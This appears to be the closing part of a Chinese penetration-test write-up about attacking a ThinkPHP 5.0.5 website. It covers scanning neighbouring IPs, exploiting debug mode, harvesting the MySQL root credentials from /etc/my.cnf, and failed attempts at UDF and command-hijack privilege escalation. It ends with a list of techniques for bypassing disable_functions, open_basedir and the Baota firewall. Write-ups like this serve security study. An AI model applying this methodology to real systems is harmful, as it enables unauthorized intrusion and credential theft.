
页面错误！请稍后再试~

ThinkPHP V5.0.5 { 十年磨一剑-为API开发设计的高性能框架 }

冷静一下，想其他办法，一般这样的网站都不止一个ip，扫一下c段看看有没有收获，最终发现隔壁ip（xxx.xxx.xxx.42）和目标（xxx.xxx.xxx.43）一模一样，此ip开启了dubug可以存在漏洞，于是直接搞：




查看一下以root用户运行的进程发现MySQL是root权限运行：



通过查看mysqld_safe 的配置文件 (/etc/my.cnf) 发现root用户密码：


```
51 innodb_max_dirty_pages_pct = 75
52 innodb_read_io_threads = 16
53 innodb_write_io_threads = 16
54
55 [mysqldump]
56 user=root
57 password=[REDACTED]
58 quick
59 max_allowed_packet = 500M
60
61 [mysql]
62 no-auto-rehash
63
64 [myisamchk]
65 key_buffer_size = 512M
66 sort_buffer_size = 8M
67 read_buffer = 2M
68 write_buffer = 2M
69
70 [mysqlhotcopy]
71 interactive-timeout
72
73
```



尝试了UDF提权，root用户登录phpmyadmin，看下MySQL版本5.6.47-log。



在看下 /www/server/mysql/lib/plugin 目录权限，不可写，放弃udf提权：



打算劫持来提权的，但是发现www用户是nologin用户，不存在自己的家目录，也没有.bash_profile这个文件，所以劫持不了命令了。

```
13 50:FTP User
14
15
16 system message bus:/
17 User for polkit
18 x:97:daemon for libstorag
19 et abrt:/sbin
20 Daemon:/var/lib/
21 privilege-separated SSH:/var
22 /var/spool/postfix:/sbin
23 :/var/lib/chrony/
24 :/ntp
25 ::/s
26 www:X:100 :/home/www:/sbin/nologin
27
```



可惜了，最终尝试了多种提权方法都失败了，但在整个渗透的过程中，还是有比较多值得回味的过程，因此写下了这篇文章，希望能给大家更多的启发。

本文知识点：

- 1.通过thinkphp5.0*代码执行漏洞包含日志文件拿shell。
- 2.绕过disable_functions禁用函数。
- 3.绕过open_basedir目录限制。
- 4.绕过宝塔防火墙。



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队